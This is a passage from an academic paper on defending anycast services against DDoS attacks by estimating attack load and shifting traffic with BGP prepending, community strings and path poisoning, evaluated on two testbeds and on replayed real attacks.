AS-Path Prepending is a way to de-prefer a routing path, send traffic to other catchments. BGP's AS-Path is the list of ASes back to the route originator. The AS-Path both prevents routing loops and also serves as a rough estimate for distance, with BGP preferring routes with shorter AS-Paths. By artificially inserting extra ASes into the AS-Path, the route originator can de-prefer one site in favor of others. Path prepending is known to be a coarse routing technique for traffic engineering. We measure how fine the control AS-Path prepending provides to anycast in §6.1.

We define **Negative Prepending** as the use of AS-Path prepending to draw traffic towards a site, preferencing one site over others. Prepending can only increase path lengths, but an anycast operator in control of all anycast sites can prepend at all sites except one, in effect giving that site a shorter AS-Path (relative to the other sites) than it had before. "Negative prepending by one at site S" is, therefore, shorthand for prepending by one at all sites other than S.



Figure 2: TE techniques to shift traffic from Site-1 to Site-2.

Long AS-Paths due to prepending can make prefixes more vulnerable to route hijacking [41]. However, this issue has a small impact on anycast prefix, as always there is a site announcing without any prepend, keeping the path length limited. We suggest that formal defenses to hijacking such as RPKI are needed even without prepending, and when they are in place, prepending can be an even more valuable tool for TE.

BGP Communities (or community strings) label specific BGP routes with 32 or 64 bits of information. How this information is interpreted is up to the ASes. While not officially standardized, a number of conventions exist where part of the information identifies an AS and the other part a policy such as blackholing, prepend, or set local-preference. Community strings are widely supported to allow ISPs to delegate some control over routing policy to their customers [1, 74].

Path Poisoning is another way to control the incoming traffic. This technique consists of adding the AS of another carrier to the AS PATH. Paths that repeat ASes in different parts of the AS PATH indicate routing loops and must be discarded by BGP.

When using path poisoning we announce a path with both the poisoned AS and own AS (otherwise neighbors may filter our announcement as not from us). We must therefore *also* prepend twice at all other anycast sites, otherwise poisoning also results in a longer AS path.

Figure 2 shows how traffic engineering can be applied to anycast systems in order to modify the catchment. In this example, *site-1* is overwhelmed by an attack. Aiming to shift bins of traffic to *site-2* with spare capacity, we can make BGP announcements. *site-1* poisons AS3, prepends (only showing to AS4), and prevents announcement to AS5 using *not-export* BGP community. These changes decrease load in *site-1*, shifting the traffic to *site-2*.

3.4.2 Automatic Defense Selection

To automate defense we use a centralized *controller*. The controller collects observations for all sites (from external measurements, or assuming the site is saturated if it cannot



Figure 3: Operator assistance system.



Figure 4: Estimating real-world attack events: estimating Nov. 2015 event with 5.59% access fraction.

reach the site), then takes action, if required (④ of Figure 1): (1) The controller identifies sites that are overcapacity by comparing estimated load to expected capacity and observed resources at each site. (2) The controller identifies all playbook options that will reduce load at any impacted sites without overloading currently acceptable sites. (3) It selects from any viable options, favoring a uniform distribution and smallest change (or selecting arbitrarily if necessary). If all changes leave some sites overwhelmed, it can choose the "least bad" scenario, or request operator intervention.

After deploying a new routing policy, the decision machine continues to evaluate the traffic level at each site (⑤ of Figure 1). If any site is still overwhelmed after 5 minutes, we try again, repeating size estimation, decision, and action. In the subsequent iterations, the controller only considers the routing options that were considered in the previous iteration (from step (2) of this decision process). We allow time between attempts so announcements can propagate [37]. To avoid oscillation or interference with route flap dampening, after three attempts we escalate the problem to the human operator. We choose these values for timer duration and number of retries from recommendations of operators to avoid oscillation, other options are possible. Explore other options is possible as future work.

Return to service: After a period with no overloaded sites, we can automatically revert any interventions, on the assumption that default routing provides users best service. Leaving interventions in place for some time can help with polymorphic attacks (§8).

3.4.3 Operator Assistance System

We discussed our approach with operators of root DNS and cloud services to get feedback on the approach. While they were enthusiastic about automated defenses to deal with common DDoS events, and to handle events during non-business hours, some operators prefer human-supervised (non-automated) response, and all expected human supervision of response during initial deployment to build trust before full automation.

To support human-supervised response, we design an operator assistance system as an alternative (or precursor) to automation. This system provides a web-based interface that activates route changes, coupled with playbook lookup that recommends good options based on current sensor status (Figure 3). Details are described in Appendix B.

4 Evaluation of Offered Load Estimation

We next evaluate estimating offered load with real-world events; a testbed evaluation is in Appendix C.

4.1 Case Studies

We test our approach with two large DNS DDoS events from 2015-11-30 and 2016-06-25. The November 2015 event was a DNS flood, and the June 2016 was a SYN and ICMP flood attack. `B-root` exhibited significant upstream loss in both these events, so we estimate true offered load to `B-root` and compare to observations at other roots for ground truth.

To apply our system we measure the access fraction (α) using the known-good traffic. Table 1 shows the expected typical known-good traffic ("normal"), the observed rate under attack ("observed") and the computed α. Here we use RIPE Atlas as known good [54]. We see similar results (omitted due to space) when using the top 100 heavy hitters.

Figure 4 compares the observed load (the bottom blue line) with the estimated offered load (the middle, varying, orange line) from our system, as compared to the attack rate reported from other roots (the dashed purple line). The offered load columns of Table 1 give numeric values.

Even though the attack was large, we see that the estimated attack size of the 2015 event of 4–6.5 Mq/s is close to the reported 5.1 Mq/s [45,47]. We also see similar results from the 2016 event [48], where we estimate 8–11 Mq/s of total traffic, compared to the 10 Mq/s reported rate (details with figure in §C.2). We also add the result from Testbed experiment which also shows a good accuracy (details in §C.1).

These two events show that even with high rates of upstream loss we are able to get reasonable estimates of total offered load. Our results provide good accuracy when the known-good traffic has 2500 queries/minute with RIPE, and additional known-good traffic can improve accuracy. Use of additional known-good traffic (such as heavy hitters) improves accuracy in these cases by providing a larger signal. However, in practice, even a rough estimation allows a far better response than using directly observed load.

We conclude that attack size estimation is close enough to help plan response to DDoS events.

Scenario/ Date	Dur.	known-good traffic normal	observed	α	offered load during attack normal	observed	reported	estimated	α̂	estimated/ reported
2015-11-30	3h	33.08	1.85	0.0559	0.03 M	0.37 M	5.1 M	6.6 M	0.07	1.3
2016-06-25	3h	36.58	0.33	0.0091	0.03 M	0.10 M	10 M	11 M	0.01	1.1

Testbed	Used Sites	#
`Peering`	Amsterdam*†(AMS), Boston* (BOS), Belo Horizonte*†(CNF), Seattle* (SEA) Athens* (ATH), Atlanta* (ATL), Salt Lake City* (SLC), Wisconsin* (MSN)	8
`Tangled`	Miami (MIA)*, London (LHR)*, Sydney (SYD)*, Paris (CDG)*, Los Angeles (LAX)*, Enschede (ENS)*, Washington (IAD)*, Porto Alegre (POA)*†	8

Table 2: Testbed and respective sites used in our experiments. Transit providers (*) and IXP (†).

Experiment	Key Takeaways
Path prepending	Works everywhere to effectively de-prefer a site (§6.1.2), but shifts traffic in large amounts (§6.1.3), and has few traffic levels (Figure 6).
Neg. Prepending	Works everywhere to prefer a site (§6.1.2).
BGP communities	Although widely implemented, well-known communities are not universal (§6.2.1).
	When supported, they provide finer-granularity control than prepending (§6.2.2).
BGP path poisoning	Many Tier-1 ASes drop the announcements when it sees Tier-1 ASes in the paths. (§6.3.1)
	Control over traffic is limited by the filters from other ASes. (§6.3.2).

Table 3: Experiment summarization and findings.

5 Evaluation Approach

We next describe how we will evaluate the effectiveness of TE (§6) and that results generalize to different deployments (§7). Traffic engineering in response to DDoS depends on the anycast deployment—where sites are and with whom they peer. We evaluate on two different testbeds. Our approach (estimation, TE, and playbook construction) can be applied anywhere with different anycast setups. We expect network operators will execute our approaches on a test prefix (in parallel with their operational network) prior to an event so that no service interruption happens.

5.1 Anycast Testbeds

We evaluate our ideas on testbeds to see the constraints of real-world peering and deployments. We use two independent testbeds: `Peering` [60] and `Tangled` [7]. Table 2 summarizes information about each testbed with their own set of geographically distributed sites along with their locations (`Peering` supports more sites but we used 8 sites). These sites show different connectivity, and have one or more transits and IXP peers. Most `Peering` sites have academic transits while `Tangled` has more commercial providers. Our testbed is about the same size as many operational networks, since nearly half of real-world networks have five or fewer sites [16].

5.2 Measuring Routing Changes

To measure the effect of a BGP change, we first change the routing announcement at a site, give some time to propagate, confirm that the announcement is accepted, and finally start the anycast measurement.

Route convergence: After a change, we allow some time for *BGP route propagation*. We know that routing and forwarding tables can be inconsistent (resulting in loops or black holes) while prefix is updating [37, 67, 76]. Although routing updates are usually stable within 5 minutes [67], we wait 15 minutes for routing to settle when building our playbook since it is a non-attack period. When the attack is not mitigated after deploying a routing policy, our system moves to a different approach after 5 minutes.

Propagation of BGP policies: Policy filtering could limit the acceptance of announced routes, although in practice these limits do not affect our traffic engineering. Best practices for networks at the edge to filter out AS-Paths longer than 10 hops, and ASes in the middle often accept up to 50 hops, both more prepends than we need. Based on routing observations from multiple global locations using RIPE RIS, we confirm that configurations in our experiments are never blocked due to route filtering in multi-hops away from our anycast sites.

6 Traffic Engineering Coverage and Control

From an estimate of attack load, operators use BGP to shift traffic. We next evaluate three TE mechanisms: AS-Path prepending, community strings and path poisoning. For each we consider when it works and what degree of control it provides. Table 3 summarizes our key results from tests on two testbeds (§5.1); in §7 we evaluate generalizability.

6.1 Control With Path Prepending

First we consider AS-Path prepending as a defense strategy.

6.1.1 Prepending coverage

Support for AS-Path prepending is quite complete—it requires no explicit support from the upstream provider, so we found prepending worked at all sites in both of our testbeds. In `Peering`, we are allowed to use a maximum of three prepends, and in `Tangled` we use up to five prepends. Previous study [14] shows a maximum of 5 prepends is sufficient because 90% of active ASes are located less than six AS hops away. We use RIPE RIS [56] to check the routing visibility

when prepends are in place, and we do not observe changes in the routing propagation for both testbeds. Otherwise, this might reveal the existence of AS path length filters [32, 33].

6.1.2 Does prepending work?

Since AS-Path prepending is widely supported, we next evaluate this attractive TE method.

We explore this question for a representative scenario using `Peering` using three sites from three continents—Europe (Amsterdam-AMS), North America (Boston-BOS) and South America (Brazil-CNF). In §7 we generalize to other configurations. We estimate load by counting /24 blocks in catchments, then compare the baseline with TE options. (We also explored traffic weighted by traffic loads instead of blocks, getting the same qualitative results and shapes with different constants, Appendix F.)

Figure 5 shows the traffic from each site under different conditions. The middle bar in each graph is the baseline, the default condition with no prepending. We then add prepending at each site, with one, two or three prepends in each bar going to the right of center. We also consider negative prepending (§3.4.1) in one to three steps, with bars going left of center.

We first consider the baseline (the middle bar) of all three graphs in Figure 5. Amsterdam (AMS, the bottom, maroon part of each bar) gets about 68% of the traffic. AMS receives more traffic than BOS and CNF because that site has two transit providers and several peers, and Amsterdam is very well connected with the rest of the world.

We next consider prepending at each site (the bars to the right of center). In each case, *prepending succeeds at pushing traffic away from the site*, as expected. For AMS, each prepend shifts more traffic away, with the first prepend cutting traffic from 68% to 37%, then to 29%, then to about 16%. BOS and CNF start with less traffic and prepending has a stronger effect, with one prepend sending most traffic away (at BOS, from 15% to 7%) and additional prepends showing little further change. These non-linear changes are because changing BGP routing with prepending is based on path length, and the Internet's AS-graph is relatively flat [2, 15].

The bar graphs also show that when prepending pushed traffic away from a site, it all goes to some other site. Where it goes depends on routing and is not necessarily proportional to the split in other configurations. For example, after one prepend to AMS, more traffic goes to CNF (the top sky blue bar) than to BOS (the middle yellowish bar). These unexpected shifts are why we suggest pre-computing a "playbook" of routing options before an attack (§3.2) to guide decisions during an attack and anticipate the consequences of a change.

We also see that negative prepending succeeds at drawing traffic towards the site—in each case the bars to the left of center see more traffic in the site that is not prepending while the others prepend. AMS sees relatively little change (68% to 89%) since it already has most traffic, while BOS and CNF each gain up to 68% of traffic.

All three sites show some networks that are "stuck" on that site, regardless of prepending. One reason for this stickiness is when some networks are only routable through one site because they are downstream of that exchange. We confirm this by taking traceroute to two randomly chosen blocks that are stuck at BOS. Traceroutes and geolocation (with Maxmind) confirm they are in Boston, at MIT and a Comcast network (based on the penultimate traceroute hop). We have used the local-preference BGP attribute to move such stuck blocks, but a systematic exploration of that option is future work.

In summary, the experiment shows that AS prepend does work and can shift traffic among sites, however, this traffic shift is not uniform.


6.1.3 What granularity does prepending provide?

Having established that prepending can shift traffic, we next ask: how much control does it provide? This question has two facets: how much traffic can we push away from a site or attract to it, and how many different levels are there between minimum and maximum.

Limits: Figure 5 suggested that in `Peering`, with those three sites, there is a limit to the traffic that can shift. AMS, BOS, and CNF always get about 16%, 7% and 3% of blocks, regardless of prepending.

Figure 6 confirms this result with a 5-site deployment (two from Europe, one from North America, one from South America and one from Australia) in our other testbed (`Tangled`). X axis is presented with the number of prepends applied to each site. The number zero (0) represents the `baseline`, the positive numbers (1-5) are the number of prepending applied and the negative numbers represent negative prepends. As depicted, each site can capture at most 55–65% of blocks, and can shed at most 95% of blocks, even with up to 5 prepends. We can also see that we do not get a granular control as only three points are between the minimum and maximum.

We conclude that while prepending can be a useful tool to shift traffic, it provides relatively limited control.



6.2 Control with BGP Communities

We next show that BGP community strings have the opposite trade-off: what options they support vary from site to site, but when available, they provide more granular control over traffic. We use whatever community strings that can be supported at each site. Specific values for the same concept often vary.

6.2.1 Community string coverage

ASes must opt-in to exchange community strings with peers, as opposed to prepending's near-universal support (since AS paths are used for loop detection, prepending works unless it is explicitly filtered out). Explicit support is required because communities are only a tagging mechanism; the actions they trigger are at the discretion of peering AS. Prior work has studied the diverse options supported by community strings [28].

To evaluate coverage, we review support for BGP communities in the testbeds we use. The testbeds provide information

(a) AMS site. (b) BOS site. (c) CNF site.

Figure 5: `Peering`: Impact of path prepending in catchment distribution with AMS, BOS and CNF sites on 2020-02-24.




Figure 6: `Tangled`: Effect of path prepending on catchments.



Figure 7: `Peering`: Community strings (at AMS) on catchments for AMS, BOS, CNF on 2020-02-25.



Figure 8: `Tangled`: using different communities to shift traffic on site LHR on 2020-04-05.

about two dozen locations with diverse peers. Each one of these peers has been evaluated about its support to this feature.

In Table 4 we describe path prepending and poisoning support and what types of community strings are supported at each site. We group communities by class: advertisement options (no-peer, no-export to customers, and no export to anyone), selective prepending, and peers and transits that support selective advertisement. We also show the number of non-transit peers and transits.

`Peering` allows selective announcement to the transits and peers at each site, although the number of peers and transits varies. Many sites with one transit provide no alternatives. We considered selective announcement options at AMS, with 854 peers (106 bilateral peers including 2 route servers with 748 peers), and 2 transit providers [60]. CNF has one transit provider and 129 peers (with only 6 bilateral peers, other peers are connected through 2 route servers). For our Verfploeter measurement, we consider the peers and route servers with bilateral BGP sessions. A single peer covers a small fraction of the address space in our Verfploeter measurement. For some peers, we observed no coverage at all which requires further investigation with the peers to confirm our observation. Hence, all the selective announcement options do not make difference in the catchment distribution (see the catchment in AMS with 12 peers compared to the transit-1 in Figure 7). The *options* column of Table 4 summarizes these results, showing how many routing options we have using community strings.

We evaluate `Tangled` to provide a second deployment with different peers. `Tangled` built its anycast network over cloud providers, crowd-sourced transit providers and IXPs. All transit providers and IXPs sites support communities as described in Table 4. With `Tangled`, the POA site has 250 peers and most of them support communities strings.

We conclude that the number of options at each anycast site may vary depending on the number of connections with peers and transits. This uncertainty shows the need for a playbook that shows the possible options.

6.2.2 At what granularity do community strings work?

We next examine how well community strings work and what granularity of control they provide. We use community strings to make BGP selective announcements, where we propagate our route only to specific transit providers or IXP peers.

For our experiment, we use `Peering`, varying announcements at AMS and observing traffic when anycast is provided from AMS, BOS and CNF (the same topology as §6.1.2). As described in §6.2.1 selective announcement community strings are provided only at AMS and CNF, and they affect our Verfploeter measurement only at AMS with several peers together, two transits one by one, and route servers.

To select the target ASes for selective announcement, we sort all the working peers of AMS site, based on the size of their customer cone using CAIDA's AS rank list [9]. We then choose the 6 largest IXP peers and the 12 largest, as the left two bars in Figure 7. We then examine the route server, announced separately (the next bar), and then all IXP peers including route servers. Finally, we see the coverage with each of the two transit providers, announced separately.

First, we see that selective announcement provides more control than prepending, as AMS shifts from baseline 68% of blocks to other configurations from 53 to 6% of blocks.

Second, we see that there is some overlap in some com-

Table 4: Traffic engineering options on each testbed sites. ✓: supported, -: not supported, △: not tested.

binations. For example, each transit reaches more than half of all blocks reachable from AMS, so we know some blocks are reachable from both transit providers. Thus, while there is some control over how many blocks to route to AMS, some peers are very "strong" and will pick up many blocks if they are allowed to announce our prefix.

Third, we see the important role of route servers. While direct coordination with 12 IXP peers brings only 7% blocks at AMS, a route server lets AMS reach more ASes and 14% of the blocks alone.

Finally, we see that transit providers play an important role. AMS site has two transit providers—BIT BV (AS12859) and Netwerkvereniging Coloclue (AS8283). Announcing to AS8283 attracts more traffic to AMS than announcing to AS12859. Different AS relationship of these two transits with their upstream provides us a different traffic distribution.

As shown in our experiments, when compared to AS path prepending, BGP communities provide way more better control over traffic distribution.

To investigate if the results found on `Peering` can be generalized, we made a set of experiments on `Tangled`. Like `Peering`, we select 3 sites from three continents—London(LHR), Miami (MIA) and Porto Alegre (POA), and use communities for selective prepending and selective announcement from LHR. In Figure 8, we show the catchment distribution after using the community strings from LHR. In the baseline, when no communities are used, LHR handles 69% of traffic. From right to left, we see a gradual decrease in the catchment distribution from 69% to 33%. Stop announcing to IXP peers reduces traffic from 69% to 64%. But using prepending and no export communities in AS2914 (NTT America), AS1299 (Telia Company) and AS3356 (Level 3), we can get 30-60% of the catchments in LHR.

Both testbeds show that community strings are not widely available in all sites, and that even well-known communities are not fully adopted. However, community strings can provide finer-grained control. Selective announcement mostly provides more "flexibility" depending on how many IXP peers and transits are connected. We also find that some sites do not provide the support that we expect which means community strings require an extra step like contacting the transit provider for an explicit agreement.

6.3 Control with Path Poisoning

We next turn to path poisoning, and show that like community strings, coverage and granularity are limited by routing filters deployed in upstream peers.

6.3.1 Poisoning coverage

Support for path poisoning is dependent on the ASes we are poisoning and on route filters deployed by our upstream ASes.

We find that many ISPs, especially Tier-1 ASes, filter out AS paths that poison *any* Tier-1 AS. Tier-1 ASes deploy these filters to block BGP announcements from customers that contain other Tier-1 ASes in the path to prevent route leaks [43, 71]. This filtering often makes path poisoning ineffective to control traffic.

To verify that poisoning Tier-1 ASes is often ineffective from filtering, we poison Tier-1 ASes announcing only from AMS in `Peering`, a unicast set-up blocking the impacts of other sites, and make traceroutes from 1000 RIPE vantage points to our prefix. Our measurement shows the evidence of filters when we poison Tier-1 ASes—AS7018 (AT&T), AS6453 (Tata Communications America), and AS1299 (Telia Company). We observe many vantage points fail to reach our prefix as they are dependent on Tier-1 ASes for their routes. Some others change their paths avoiding Tier-1 ASes. We also validate route disappearance via most Tier-1 ASes using RouteViews telescopes [77].

Although poisoning Tier-1 ASes is often ineffective, poisoning is effective with most non-Tier-1 ASes. Unfortunately, these ASes carry little traffic when they are not immediate upstreams. Poisoning these small ASes only has little impact on traffic. We again traceroute after poisoning a non-Tier-1 AS (AS57866), and observe that Tier-1 ASes propagate the poisoned path. This proves poisoned paths with Tier-1 and non-Tier-1 ASes are treated differently by other ASes.

6.3.2 What granularity does poisoning provide?

Path poisoning coverage is limited because one cannot usually poison a Tier-1 AS. This same filtering limits the granularity that poisoning allows: poisoning Tier-1 ASes is not allowed, poisoning non Tier-1 ASes has little impact when they are multiple hops away because they represent little traffic. Poisoning immediate neighbors may shift traffic, but is more complex than just not announcing to them. We confirm these

Routing Policy	Traffic to Site (%) AMS	BOS	CNF

observations with detailed experiments in Appendix D, but we conclude that path poisoning is not generally an effective tool for traffic engineering.

6.4 Playbook Construction

Based on our understanding of prepending, communities and poisoning, we can now build a playbook of possible traffic configurations for this anycast network. In practice, we build the playbook automatically using scripts that connect to BGP, then iterate through different BGP configurations, then run Verfploeter [20] to measure new catchments. Playbooks are necessarily specific to each anycast deployment, but we show in §7 that the process generalizes. Using a playbook, an operator does not need a single "best" approach, rather a combination of approaches in the playbook ensures a greater control over traffic distribution.

A playbook is a list of variations of routing policy and the resulting traffic distributions. Table 5 shows the playbook for our testbed, with the baseline of 65% blocks to a site shown in white. We group different levels of prepending (positive or negative) at each site, and show selected community string and poisoning configurations.

To summarize the many configurations from Table 5, Table 6 identifies which combinations result in specific traffic ratios at each site. Each letter in this table refers back to a specific configuration from Table 5. During an attack, if the anycast system begins at the baseline configuration (q), if AMS is overloaded, the operator could select a TE configuration higher in the table (perhaps 'e', 'g', or 'j'). The operator can then see the implications of that TE choice on other site (for example, 'e' increases load on both other sites, with 'g' increases load on BOS but decreases it at CNF).


Traffic to Site (%)	AMS	BOS	CNF
0-10	a	k, l, r, s, u	g, h, t, u
10-20	b, c, d	j, n, q, t	i, q
20-30	e, g, j	f, m, o, p	n, r, p, s
30-40	f, h, k, o	a, b, c, d, e	f, m, o
40-50	i, l, m	i	c, d, e, l
50-60	n, p	–	a, b, k
60-70	q, r	g, h	j
70-80	s, t	–	–
80-90	u	–	–
90-100	–	–	–
Traffic options	9	6	7

Table 6: `Peering` playbook (AMS, BOS, and CNF)

An operator may also use a playbook with traffic load for two reasons. First, loads in most interesting services have diurnal pattern. Second, loads from each /24 prefix may vary because of the number of clients behind each prefix (more on Appendix F). Building the playbook with load is computationally simple; an operator can just use the same catchment mapping along with the per prefix load.

Even with attack size estimation, attacks are accompanied by uncertainty, and attacker locations may be uneven. However, the playbook provides a much better response than "just relying on informal prior experience" in two ways: the defender can anticipate the consequences of the TE action (that traffic will go somewhere!), and the defender can choose between different possible outcomes if the first is incomplete.

Playbook flexibility and completeness: Table 6 helps quantify the "flexibility" that traffic engineering allows us in this anycast deployment. Using these 10% traffic bins, we see that AMS has 9 options, CNF 7, and BOS only 6. Because AMS and CNF mostly swap traffic after TE changes, and because BOS is less well connected, no configuration with three sites allows BOS to take traffic within 50-60% range, and no 3-site configuration can drive BOS or CNF over 70%.



This analysis shows more central sites like AMS, and it may suggest the need for topology changes (perhaps adding another site in Europe or Asia to share AMS' load).

7 Deployment Stability and Constraints

In §6 we showed BGP-based TE provides considerable flexibility. Building playbooks supports defenders by allowing them to explore how transit providers, prepending, community strings, and poisoning affect their specific deployment. We next look at how stable the results are depending on choice of sites and the number of sites. While the details of the playbook vary for each deployment, and we do not claim our testbeds represent all possible deployments, we show our approach is flexible and can respond to attacks in different deployments—our approach generalizes.

7.1 Effects of Choice of Anycast Sites

First we see how sites affect our playbook. New sites change catchments because they depend on location and peering,

(a) BOS site. (b) SEA site. (c) SLC site.

Figure 9: `Peering`: Impact of choosing BOS, SEA and SLC sites on 2020-02-28

In §6.1, we studied catchments with three specific `Peering` sites on three continents: AMS, at a large, commercial IXP in Europe; CNF with an academic backbone transit in Brazil; and BOS, an academic site in the U.S. We now switch to three educational sites all in the United States: SEA, at University of Washington on the west coast; SLC, at the University of Utah in the Rockies; and BOS, at Northeastern University in Boston on the east coast.

More important than just geographic location, site connectivity is the most important factor in choosing sites. Multiple transit providers increase the chance of having more BGP options to affect traffic control and granularity. While a poorly connected site inside a university network tends to provide less traffic control options.

Prepending baseline: Figure 9 shows catchment sizes for the three North American sites with positive and negative prepending. Now the baseline distribution is unbalanced, but less so than before, with SEA capturing 50% of blocks. We discussed SEA's heavy traffic with the `Peering` operators. They suspect that SEA is near to the Seattle IXP, making its paths one hop from many commercial providers. Which site has the greatest visibility depends on its peering and will vary from deployment to deployment.

Prepending coverage and granularity: As with our prior experiments, we can adjust prepending to see how traffic shifts. With these three sites, traffic shifts very quickly for BOS and SEA after one positive or negative prepend. SLC has more flexibility, perhaps because it has the smallest catchment at the baseline, and gains more coverage with each step of negative prepending, to 42%, 63%, and 91% of blocks. Often (but not always), we see that academic sites exhibit less granularity because either they have few peers, or their peers are academic networks with similar connectivity. As a result, minor changes in AS-Path length place one site further from the others. In addition, this less granular control shows the importance of building a playbook that is specific to a given deployment, or when the anycast topology changes.

Community coverage: While communities are common at IXPs and transit providers, academic networks (NRENs) have a more simple set of communities. None of those academic sites provide community strings.

This observation confirms our prior coverage observation: community string support is not uniformly available. We also looked at other combinations of sites in `Peering` and found similar results (in the extended version of the paper [57]).




Figure 10: `Peering`: Impacts of changing the number of anycast sites from 2020-04-07 to 2020-04-10.

Path poisoning: We repeated our path poisoning experiments with three sites in Boston, Salt Lake City and Seattle. We confirm that Tier-1 ASes typically cannot be poisoned (§6.3.1). We also see filters designed to prevent route leaks [71] also interfere with poisoning.

Our experiments confirm that while catchments are deployment-specific, our qualitative results hold—prepending works but is coarse, and community strings and poisoning are not supported everywhere.

7.2 Effects of Number of Anycast Sites

Next, we vary the *number* of sites and see how that changes control traffic. We select 3, 5 and 7 sites from each testbed, and build a playbook to evaluate defense options. Figure 10 shows selected configurations, grouped by number of sites.

Baseline: With more sites, overall capacity increases and *baseline load at each site falls*. For example, in Figure 10, the baselines (with an asterisk*) at the largest site (AMS) shifts from 70% of blocks with three sites to 61% and 56% with 5 and 7 sites. Smaller sites shift less (BOS goes from 14% to 6% and 6%, and CNF from 15% to 8% and 6%). Greater capacity and distribution requires a larger and distributed attacker to exhaust the overall service. We see similar results on our alternate testbed `Tangled`, as described in the extended version of the paper [57].

Traffic flexibility: With more sites, *the largest site usually shows the largest changes* and has the fewest catchment sizes. Comparing baseline to one prepending in Figure 10, AMS shifts from 70% to 37% with three sites, from 61% to 29%

Months	AMS(%)	BOS(%)	CNF(%)
2020-02	68.1	14.6	17.3
2020-04	70.4	14.2	15.4
2020-06	65.3	14.1	20.6

Table 7: Percent blocks in each catchment over time.

with five, and from 56% to 23% with seven, always dropping by half.

Even with more sites, some blocks are often "stuck" at a particular site. With three negative prepends, AMS gets most of the traffic, but it tops out at 90% with three sites, and only 87% and 84% with five and seven. We conclude that each site has its own set of "stuck blocks" that are captive to it and will not move with traffic engineering.

With more sites, the *fine control of BGP communities becomes more important* because path-prepending becomes less sensitive. For example, selective announcements with communities are need for AMS with 5 or 7 sites; prepending three times shifts all traffic.

New sites: Adding more sites also shows how our playbook can help guide deployment of new sites. Predicting traffic shifts for a new site is difficult, but experimenting with a test prefix can build a playbook pre-deployment.

7.3 Playbook Stability Over Time

A playbook has a limited use if routing changes immediately. We know routing changes when links fail, or when ISPs begin new peering or purchase new transit. For how long is a playbook applicable?

To answer this question, Table 7 shows the fraction of /24 blocks going to each catchment over time for the baseline configuration. We see that the fraction of blocks is generally quite stable, with only about 5% of blocks shifting in or out of a site. In addition, prior work has shown very strong anycast stability over hours to days [38, 79]. We checked the stability of `B-root` catchment. We found that after two weeks 0.35% prefixes, and after one month only 0.65% prefixes changed their catchment (more on Appendix E). While catchments are relatively stable, we expect operators will refresh playbooks periodically (perhaps weekly or monthly).

8 Defenses at Work


In this section we describe four real-world attacks processing the traffic in our system. We show that we can successfully respond to a different types of attacks in different ways.

Methodology: We use real-world attacks from `B-root` server operator, the Dutch National Scrubbing Center, and from an anonymized enterprise network. These events include polymorphic, adversarial, and a volumetric attack.

We evaluate these events by simulating traffic rates against a three-site anycast network. The first two events use `Peering` with our AMS, BOS, CNF configuration from §6. We vary this topology, using BOS, SEA, SLC from §7.1 in the last event. We replay the traffic in simulation, assigning traffic to each anycast site based on catchments measured in our experiments. We do not simulate the gradual route propagation, but instead have routing take effect 300 s after a change (a conservative bound, most routing changes happen in half that time). We then evaluate traffic levels at each site and compare that to a target capacity.

For each attack we run our system in defense, estimating the attack size and selecting a pre-computed playbook response. Since our playbook allows different responses: when we have choices we select different methods of defense: prepending, negative prepending, or community strings (Figure 11).

A 2017 polymorphic attack: Our first event is a DNS flood from 2017-03-06 in `B-root` [51] (Figure 11a). This event was a volumetric polymorphic attack where the attack queries have common formats like *RANDOM.qycl520.com\032* (from 0 s) and *RANDOM.cailing168.com\032\032* (changed at 4750 s, so polymorphic in nature). We assume 60k packets/s (30 Mb/s) capacity at each anycast site. The event was small enough that `B-root` was able to fully capture it across all active anycast sites at the time. The event lasted about 5 hours, but we show only the first 2.25 hours. Services and attacks capacity today will both be much larger; we use a small attack, scaling the attack and capacity up would show similar results.



In Figure 11a we can identity AMS site receives 100k packets/s traffic that is more than the capacity (shown as the maroon striped area). Our system notices the attack from bitrate alerts. It then estimates the AMS overload by computing the offered load using observed load and access fraction. The system maps networks to number of packets to each site using the pre-computed playbook (Table 6). Using this mapping our system/operator can then select a response. From Figure 11a, we can see the impact of the selected routing approach—announcing only to Transit-1 using community string. After 300 s, we can see no striped area which indicates the attack is mitigated.

The attacker changes the query names at 4750 s, making this attack polymorphic. Filtering on query names would need to react, but our routing changes can still mitigate the attack regardless of this type of change.

A 2021 variable-length polymorphic attack: We next examine an HTTP-attack launched on an enterprise network on 2021-09-05 in Figure 11b. This polymorphic attack changes after each of three pauses. The initial attack consists of millions of HTTP GETs (15k packets/s) launched from an IoT botnet; it terminates when the enterprise's operator deploys IP-based filtering. About 1000 s later, a different botnet launched a multi-vector attack combining HTTP GETs using random paths (to avoid caching) and spoofed TCP ACKs. We then see a lull, brief burst, another lull, and a burst to the end.

The initial attack at time 0 overloads one site (AMS), prompting our routing response. After the estimation, we begin a route shift away from AMS, but the attack ends quickly (after 90 s), while routes are still changing.

Since the normal traffic sources originate from Europe,

(a) A polymorphic attack at `B-root` defended with community strings.

(b) An adversarial event at an enterprise mitigated using positive prepending.

(c) An event captured at the Dutch National Scrubbing Center defended using negative prepending.

Figure 11: Different attacks with various responses.

most traffic went to AMS even after three prepends. At 1020 s the attack botnet changes, with more attack traffic from Asia and South America (based on IP geolocation from MaxMind) Our route changes in response to the initial attack are still in place, and the renewed attack is successfully spread over all three sites, allowing AMS to tolerate the new attack.

Shifting attacks like this are common with more sophisticated adversaries. Any approach (including ours) that defends with routing changes is limited by route propagation times, so the applicability of such defenses is limited for short-lived attacks like what occurred at 0 s. However, spreading traffic protects against many types of attack, as we see the renewed attacks after 1000 s. Varying attacks like this show the importance of reviewing defense effectiveness as the attack continues.

An example attack on a different anycast topology: Finally, we consider an LDAP amplification attack, at the Dutch National Scrubbing Center on 2021-08-25.

In this case we simulate a super-site at BOS, capable of absorbing 1500k packets/s, while the other sites (SEA and SLC) support about half (700k packets/s). In Figure 11c, the purple cross-hatched area shows how much the traffic will overwhelm SEA, a smaller site, but can be handled at the super-site. We respond with negative prepending, with the traffic shift to BOS visible at 300 s. This response mitigates the attack (no striped area).

Other attacks: We have assessed additional attacks, and describe them in Appendix G. The additional polymorphic and volumetric attacks show that routing can successfully address attacks after routes propagate.

9 Limitations and Future Work

Our playbook of routing options (§3) is effective against many attacks (§8 and Appendix G). However, like any defense, it is not impervious. We next describe known limitations and areas of future work.

First, Internet routing is distributed, requiring time to converge. The effects of routing defenses cannot be seen until convergence. We do not make changes faster than 5 minutes.

Routing convergence time implies that routing changes will have limited applicability to short-lived attacks (less than 5 minutes). Although routing changes will not hurt the service, their benefits may not occur until routing shifts.

